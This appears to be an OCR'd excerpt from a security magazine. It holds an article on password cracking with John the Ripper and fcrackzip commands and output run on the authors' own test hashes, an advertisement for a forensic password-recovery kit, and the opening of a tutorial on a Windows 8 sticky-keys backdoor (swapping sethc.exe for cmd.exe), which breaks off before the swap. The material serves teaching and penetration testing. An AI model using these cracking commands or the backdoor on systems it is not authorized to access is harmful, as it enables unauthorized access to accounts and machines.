S_3 = k_{3,0} \arrow[r, "H"] & C_{3,0} \arrow[r, "R_1"] & k_{3,1} \arrow[r, "H"] & C_{3,1} \arrow[r, "R_2"] & k_{3,2} \arrow[r, "H"] & \dots \arrow[r, "R_{t-1}"] & k_{3,t-1} \arrow[r, "H"] & C_{3,t-1} \arrow[r, "R_t"] & k_{3,t} = E_3 \\
 & & & & \dots & & & & \\
S_m = k_{m,0} \arrow[r, "H"] & C_{m,0} \arrow[r, "R_1"] & k_{m,1} \arrow[r, "H"] & C_{m,1} \arrow[r, "R_2"] & k_{m,2} \arrow[r, "H"] & \dots \arrow[r, "R_{t-1}"] & k_{m,t-1} \arrow[r, "H"] & C_{m,t-1} \arrow[r, "R_t"] & k_{m,t} = E_m
\end{tikzcd}$$

Figure 2. Rainbow table

Protection against password cracking


As mentioned above, using a large alphabet and increasing the length of the password provide a strong protection against password cracking. Another way to increase security is making the hash function slow in order to make real-time attacks harder. Regarding pre-computation-based attacks, it takes more time for the attacker to generate the table, since he uses hash function repeatedly. Furthermore, use of salts adds per-user diversification of the password hash algorithm. Salts provide the best protection against pre-computed tables, since the attacker has to compute the hash values bearing in mind all the salts. Finally, the use of password salt ensures that password hash values of two users, who selected the same passwords, do not look alike.

Password cracking tools


In this section we demonstrate examples of password cracking tools. Firstly, we try to crack MD5 hashes that are generated from several selected passwords with different lengths. We also repeat the same procedure for SHA-1 algorithm and we note the differences between the passwords and the two hash algorithms. MD5 passwords hashed were generated using [3], while SHA-1 password hashed were formed using [4].

John the Ripper

The first tool used was John the Ripper [5]. It is an open-source program supported by Windows, UNIX, Linux and Mac OS. It was initially developed for the UNIX OS and its purpose was to detect weak passwords. Nowadays, it is able to crack password hashes, such as MD5, SHA-1, SHA-2, DES, Blowfish and Kerberos. As we will see below, it is executed by using the following command pattern: john – format = raw-hashAlgorithm filename.txt. The filename must contain the hashed password. We used John the Ripperto crack several passwords and we found some interesting results. Firstly, we tried the MD5 hashed of "cracked" password, which is a common English word with 7 characters. Note that we use only lower case letters. Below in Figure 3 it is shown that it was easy to crack for both the hash algorithms.



```
root@bt:/pentest/passwords/john# john --format=raw-md5 md5Hash.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
cracked          (?)
guesses: 1  time: 0:00:00:00 (3)  c/s: 2895K  trying: caniffY - cractol
```




```
root@bt:/pentest/passwords/john# john --format=raw-sha1 sha1Hash.txt
Loaded 1 password hash (Raw SHA-1 [raw-sha1 SSE2])
cracked          (?)
guesses: 1  time: 0:00:00:00 (3)  c/s: 2599K  trying: cranios - cracki2
```


Figure 3. John the Ripper results for "cracked" password (MD5 and SHA-1 algorithms)

Lesson Learned: Do not use words that mean something in any language!

Then, we use the same exact keyspace, but the password "adgjsfh" we choose is not predictable. As we notice by the crack times, the fact that the password is not a common English word is crucial. We chose to stop the process in order to save time.



```
root@bt:/pentest/passwords/john# john --format=raw-md5 md5Hash.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
guesses: 0  time: 0:00:04:29 (3)  c/s: 13273K  trying: gnhod45 - gnhod0n
Session aborted
```




```
root@bt:/pentest/passwords/john# john --format=raw-sha1 sha1Hash.txt
Loaded 1 password hash (Raw SHA-1 [raw-sha1 SSE2])
guesses: 0  time: 0:00:04:47 (3)  c/s: 9148K  trying: pushlie6 - pushlia.
Session aborted
```


Figure 4. John the Ripper results for "adgjsfh" password (MD5 and SHA-1 algorithms)

Lesson Learned: The fact that two passwords have the same keyspace does not mean that can be both cracked into the same amount of time.

Moving on, we tried to increase the set of possible characters by adding numbers into the password making it alphanumeric. Selectively, we decreased the password length. The password we chose was "hack96". As we can see in Figure 5 SHA-1 hash takes slightly more time. This is reasonable, since SHA-1 algorithm is stronger than MD5.



```
root@bt:/pentest/passwords/john# john --format=raw-md5 md5Hash.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
hack96           (?)
guesses: 1  time: 0:00:00:02 (3)  c/s: 8473K  trying: hack96 - hackbE
```




```
root@bt:/pentest/passwords/john# john --format=raw-sha1 sha1Hash.txt
Loaded 1 password hash (Raw SHA-1 [raw-sha1 SSE2])
hack96           (?)
guesses: 1  time: 0:00:00:03 (3)  c/s: 6720K  trying: hack96 - hack94
```


Figure 5. John the Ripper results for "hack96" password (MD5 and SHA-1 algorithms)

Lesson Learned: Even if we increase the keyspace, the fact that the password contains a common word might make it crackable. Also, hash algorithms play a vital role to protect against password cracking.

In the next example we pick a very small password with a common English word and a symbol appended to it. In Figure 6 we note that the password is relatively strong despite its length.



```
root@bt:/pentest/passwords/john# john --format=raw-md5 md5Hash.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
guesses: 0  time: 0:00:04:35 (3)  c/s: 14301K  trying: p203R - p28yW
Session aborted
```



```
root@bt:/pentest/passwords/john# john --format=raw-md5 md5Hash.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
guesses: 0  time: 0:00:03:34 (3)  c/s: 14031K  trying: LSBtz9 - LSBt07
Session aborted
```

Figure 6. John the Ripper results for "dog_" and "dog9_" (MD5 algorithm)

Lesson Learned: Even a very small password can be relatively strong if we peak rare characters. The best combination is a big password with numbers and rare symbols, which is hashed by a strong hash function.

Table 1. John the Ripper results for several passwords (MD5 and SHA-1 Hash)


Password	**Length**	**Keyspace**	**Common Word**	**MD5 Hash Crack Time**	**SHA-1 Hash Crack Time**
cracked	7	267 ~ 8billion	YES	< 1s	< 1s
adgjsfh	7	267 ~ 8billion	NO	> 240s	> 240s
hack96	6	366 ~ 2 billion	YES	~ 2s	~ 3s
dog_	4	584 ~ 11 million	YES	> 240s	> 240s
dog9_	5	685 ~ 1.5 billion	YES	> 240s	> 240s

Fcrackzip

The other password cracking tool we used was fcrackzip[6]. Particularly it provides a free way to crack passwords that are used to encrypt zip files. It can use either of the two different techniques that described above; dictionary and brute-force attack.

Firstly, we use zip in order to compress and encrypt a file typing the following command: zip –e zippedFile.zip fileTozip. Then we choose the password "cracker" in order to encrypt it. Note that as in every UNIX application the password length is not displayed. We have used both dictionary and brute-force attack to crack the zipped file.

The first phase of dictionary attack refers to the creation an effective dictionary with common words or even combination of common passwords. We have used a fixed dictionary from John the Ripper to launch the attack. Figure 8 shows this kind of attack. Undoubtedly, the dictionary must contain the password to succeed.




```
root@bt:~# fcrackzip -D -p /pentest/passwords/john/password.lst -v -u zippedFile.zip
found file 'fileTozip.png', (size cp/uc 687381/687666, flags 9, chk 2623)


PASSWORD FOUND!!!!: pw == cracker
```

Figure 8. fcrackzip dictionary attack

Since dictionary contains limited common words and passwords, it will fail or even trigger false positives in case that the chosen password is slightly more complex. As a result, an alternative solution is launching brute-force attack. Fcrackzip, also, contains specific options that could be helpful in case that the attacker has some information about the password to limit the keyspace. These options are shown in Table 2and can be combined. To make brute-force feasible we assume that we have the information that the password is 7 characters long and it starts from ‘c’. In this way we perform a brute-force attack to the zip file as illustrated in Figure 9.At this point we should note that even with so much information the time to crack the password was approximately 40 minutes.

Table 2. Information about the password and the respective option in fcrackzip

Information	**Option**
The password contains only small letters [a-z]	a
The password contains only capital letters [A-Z]	A
The password contains only numbers [0-9]	1
The password contains only special symbols [!:$%&/()=?[]+*~#]	!
The password length is known (for example 7 characters)	-l
The first character is known (for example it is ‘c’ and length = 7)	caaaaaa



```
root@bt:~# fcrackzip -b -c a -p caaaaaa -u -v zippedFile.zip
found file 'fileTozip.png', (size cp/uc 687381/687666, flags 9, chk 2623)
checking pw craayot

PASSWORD FOUND!!!!: pw == cracker
```

Figure 9. fcrackzip selective brute-force attack

The tools described above are only some of the total password cracking tools out there. Each one of them has been implemented for a specific purpose. For example, Aircrack [7] is able to reveal WEP-WPA passwords once enough data have been captured. Hydra [8], also, provides online and remote password cracking techniques. Finally, L0phtcrack [9] attempts to crack Windows passwords from hashes that it obtains from various resources such as Active Directory.

References

[1] *http://www.unix.org/* – UNIX Operating System
[2] Karen Scarfone and Murugiah Souppaya. Guide to Enterprise Password Management (Draft) – NIST Special Publication 800-118. Technical report, National Institute of Standards and Technology, 2009.
[3] *http://www.miraclesalad.com/webtools/md5.php* – MD5 Hash Generator
[4] *http://www.sha1-online.com/* – SHA-1 Hash Generator
[5] *http://www.openwall.com/john/* – John the Ripper password cracking tool
[6]*http://oldhome.schmorp.de/marc/fcrackzip.html* – fcrackzip password cracking tool
[7] *http://www.aircrack-ng.org/* – Aircrack password cracking tool
[8] *https://www.thc.org/thc-hydra/* – Hydra password cracking tool
[9] *http://www.l0phtcrack.com/* – L0phtcrack password auditing and recovery tool

About the Author

Yannis Pistolas is expecting to acquirea Master of Science in Information Security from Royal Holloway University of London in November 2013. He has also received a Bachelor of Science in Computer Science in 2011 from University of Crete. He has deep interest in Penetration Testing, Network Security, as well as software developmentusing object-oriented languages.

About the Author

Marios Andreou obtained a BSc in Computer Science at University of Crete in 2011 and completed his MSc in Information Security from Royal Holloway in 2012 (The University of London’s Information Security Group). He is interested in the area of IT, Software development, Network and Software security, Cryptography and Security consulting.


Passware Password Recovery Kit Forensic 13.0

A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Passware Kit Forensic helps investigators to discover encrypted electronic evidence and decrypt it quickly.

The tool cracks passwords for documents, archives, databases and hard drives, Windows and Mac users, email accounts and websites, smartphone backups, and other types of encrypted electronic evidence. Many of them are decrypted instantly.

NEW **Recovers Android backup passwords! 64-bit version included.**



Passware Password Recovery Kit Forensic

File View Tools Help

Back Forward Start Page Recover Search Check for Updates Support Help

Quick Start
- Recover file password...
- Search for protected files...
- Create Windows password reset disk...

Recover File Password (Ctrl+O)
Pick a protected file to start password recovery.

Recover Internet and Network Passwords (Ctrl+I)
Recover passwords for websites, network connections, and email accounts.

Reset Windows Administrator Password (Ctrl+W)
Create a bootable CD-ROM that instantly resets Windows Administrator password.


Search for Protected Files (Ctrl+F)
Scan computer for protected files.

Analyze Memory and Decrypt Hard Disk (Ctrl+D)
Recover encryption keys or passwords to unlock BitLocker and TrueCrypt hard drives, FileVault, and Mac users.

Recover Passwords for a Standalone System (Ctrl+S)
Recover passwords for Windows accounts, email, websites, and network connections from registry files.

Please select a file to recover its password, or drag and drop a file to this window to start the recovery

Instantly decrypts FDE:
BitLocker, TrueCrypt, FileVault2, PGP
(analysis of memory images and hibernation files)



Passware Password Recovery Kit Forensic

File View Tools Help

Back Forward Start Page Save Results Print Check for Updates Support Help

Attack Summary
Passwords found:
7 passwords
Total time elapsed:
0 sec.
Estimated completion time:
[completed]
Processing file:
[completed]

Recovery Progress
Checking password:
[completed]
Length: [completed]
Passwords checked:
108 511 118
Search speed:
1 928 721 p/sec
Total passwords checked:
108 511 118

```
1 | File:         flight.pdf                                                ↑ Top
  | Folder:       C:\Users\nataly\Desktop\sample-evidence\new\
  | MD5:          7B501E498C31B6A56F2F50014E7514BF
  | Protection:   Acrobat 9.0 - Open Password, Permissions Password, AES
  |   Encryption
Complexity:     Brute-force - Fast

File-Open password: [event] (no brackets) <Copy> (removed)
Permissions password: (removed)

Unprotected file: flight-unprotected9.pdf
Folder: C:\Users\nataly\Desktop\sample-evidence\new\
MD5: 3D958BDA7483A898D60EA4469586D4D2

2 | File:         NewImages.zip                                             ↑ Top
  | Folder:       C:\Users\nataly\Desktop\sample-evidence\new\
  | MD5:          9F87F38E5C7E224F41020468F63A84DB
  | Protection:   Zip 2.0 - Extraction Password, Default Encryption
  | Complexity:   Brute-force - Fast

File-Open password: [event123] (no brackets) <Copy>

3 | File:         distr.pdf                                                 ↑ Top
  | Folder:       C:\Users\nataly\Desktop\sample-evidence\new\
  | MD5:          807F57E26D57B2210623477167869AD
  | Protection:   Acrobat 7.0 - Open Password, Permissions Password, AES
```

Files | Passwords found | Attacks | Log | Agents | Activity

Please select a file to recover its password, or drag and drop a file to this window to start the recovery

Batch password recovery:
processes multiple files one-by-one

Key Features

- Decrypts 200+ file types
- Acquires and analyzes live memory images
- Decrypts hard disks: TrueCrypt, BitLocker, FileVault2, PGP
- Recovers Mac and Windows user passwords from memory
- Finds encrypted files
- Processes files in batches
- Accelerates password recovery with: NVIDIA & ATI GPU, Distributed and Cloud Computing
- Integrated with EnCase v7
- Includes a portable USB version
- Includes a 64-bit version

SAVE 25% with code HACK-25

For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Contacts
Nataly Koukoushkina
nataly@passware.com
Phone (USA) : +1 (650) 472-3716 x 101
Phone (Europe): +7 (916) 136-0534

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040 USA

Cracking Windows 8 Password

by Matias Ruben Iacobuzo

I can write about anything related to Crack (passwords) Linux Security (Metasploit, Meterpreter, Kali, Backtrack) Windows Security (Password, users, specific programs for security) Android. Currently I have a report on how to hack a Samsung S4 with Metasploit (difficulty: medium)

What you will learn...
Step by step how to Crack Windows 8 Password and measures

What you should know...
Nothing because this a easy document, explained step by step.

Introduction to Windows 8

Windows 8 is an operating system produced by Microsoft for use on personal computers, including home and business desktops, laptops, tablets, and home theater PCs.

Development of this operating system started before the release of its predecessor in 2009. Its existence was first announced in January 2011 at Consumer Electronics Show. During its development and test phases, Microsoft released three pre-release versions: Developer Preview (September 13, 2011), Consumer Preview (February 29, 2012), and Release Preview

(May 31, 2012). On August 1, 2012, Windows 8 graduated from the development stage and was released to manufacturing. Windows 8 is slated for general availability on October 26, 2012.

Windows 8 introduces significant changes to the operating system's graphical user interface and platform, such as a new interface design incorporating a new design language used by other Microsoft products, a new Start screen to replace the Start menu used by previous versions of Windows, a new online store that can be used to obtain new applications, along with a new platform for apps that can provide what developers described as a "fast and fluid" experience with emphasis on touchscreen input. Additional security features were also added to the operating system, such as a built-in antivirus program and a secure boot feature on systems with UEFI firmware. Secure boot requires the operating system to be digitally signed to protect malware from infecting the boot process. The implementation of this feature has sparked controversy among supporters of free software. Windows 8 also introduces an edition of the operating system designed to run on devices that utilize the ARM architecture, known as Windows RT.


Backdoor creation in Windows 8

- Define Backdoor: Creating a backdoor is a technique to maintain Un-authorized access to a system. This is an old and evergreen technique.
- From where backdoor will generate? As we know there are certain processes that start with windows startup and runs with the login screen. We will target one of such process and perform this attack.
- What is that process? That process is "sethc.exe". It is the process associated with the service "Sticky key".
- What to do with sethc.exe? When we press 5 time shift button this service runs on a windows system by the process sethc.exe.

That means if we press 5 time shift button the sub routine calls the sethc.exe process and though it starts Sticky Key. If we will change any other service which can provide us admin level privileges to read, write or edit then we can access the system quite easily.


- What are the services than can be used for backdoor? You can use anything you want that you think will be helpful to you.
- Any suggestions for the same? You can use cmd.exe, explorer.exe, etc…
- What you are going to use? I am going to use cmd.exe to create backdoor. As it will allow me to use windows in cli mode.

Step by step process




Name	Date modified	Type	Size
other	10/23/2013 7:33 PM	File folder	
PerfLogs	8/22/2013 8:22 AM	File folder	
Program Files	10/23/2013 7:04 PM	File folder	
Program Files (x86)	8/22/2013 8:36 AM	File folder	
Users	10/23/2013 7:06 PM	File folder	
Windows	10/23/2013 7:05 PM	File folder	

Figure 1. Go to my computer and open C drive



Name	Date modified	Type	Si
0409	9/29/2013 8:50 PM	File folder	
AdvancedInstallers	8/22/2013 8:36 AM	File folder	
AppLocker	8/22/2013 8:36 AM	File folder	
ar-SA	8/22/2013 8:36 AM	File folder	
bg-BG	8/22/2013 8:36 AM	File folder	
Boot	9/29/2013 9:17 PM	File folder	
Bthprops	8/22/2013 8:36 AM	File folder	
catroot	8/22/2013 7:45 AM	File folder	
catroot2	9/29/2013 9:13 PM	File folder	
CodeIntegrity	10/23/2013 7:11 PM	File folder	
Com	9/29/2013 8:50 PM	File folder	
config	10/23/2013 4:52 PM	File folder	
Configuration	8/22/2013 8:36 AM	File folder	
cs-CZ	8/22/2013 8:36 AM	File folder	
da-DK	8/22/2013 8:36 AM	File folder	
de-DE	8/22/2013 8:36 AM	File folder	
Dism	9/29/2013 9:17 PM	File folder	
downlevel	8/22/2013 6:36 AM	File folder	
drivers	10/23/2013 7:34 PM	File folder	
DriverStore	10/23/2013 7:17 PM	File folder	

Figure 2. Go to SYSTEM32



Name	Date modified	Type
SettingSyncPolicy.dll	8/22/2013 1:53 AM	Application extens...
SettingSyncHost	9/29/2013 9:16 PM	Application
SettingSyncCore.dll	9/29/2013 9:16 PM	Application extens...
SettingSync.dll	9/29/2013 9:13 PM	Application extens...
SettingsHandlers.dll	9/29/2013 9:13 PM	Application extens...
settings.dat	6/18/2013 7:46 AM	DAT File
SettingMonitor.dll	8/22/2013 1:59 AM	Application extens...
setspn	8/22/2013 4:17 AM	Application
SetProxyCredential.dll	8/22/2013 3:43 AM	Application extens...
SetNetworkLocation.dll	8/22/2013 3:58 AM	Application extens...
sethc	8/22/2013 3:45 AM	Application
setbcdlocale.dll	8/22/2013 4:34 AM	Application extens...
sessionmsg	8/22/2013 5:34 AM	Application
SessEnv.dll	9/29/2013 9:13 PM	Application extens...
serwvdrv.dll	8/22/2013 4:31 AM	Application extens...
services	6/18/2013 7:47 AM	Microsoft Comm...
services	8/22/2013 6:25 AM	Application
serialui.dll	8/22/2013 4:13 AM	Application extens...
sensrsvc.dll	9/29/2013 8:54 PM	Application extens...
SensorsCpl.dll	9/29/2013 8:54 PM	Application extens...
SensorsClassExtension.dll	9/29/2013 9:13 PM	Application extens...

Figure 3. Find sethc in System32

